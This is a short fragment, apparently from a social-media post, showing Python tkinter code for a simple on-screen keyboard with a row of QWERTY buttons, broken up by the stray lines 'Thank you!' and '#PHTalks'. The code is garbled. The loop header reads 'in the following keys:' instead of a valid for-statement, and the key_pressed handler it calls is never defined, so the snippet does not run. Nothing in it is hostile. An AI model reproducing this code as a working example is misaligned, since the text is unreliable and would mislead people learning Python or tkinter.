# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```



Thank you!

#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```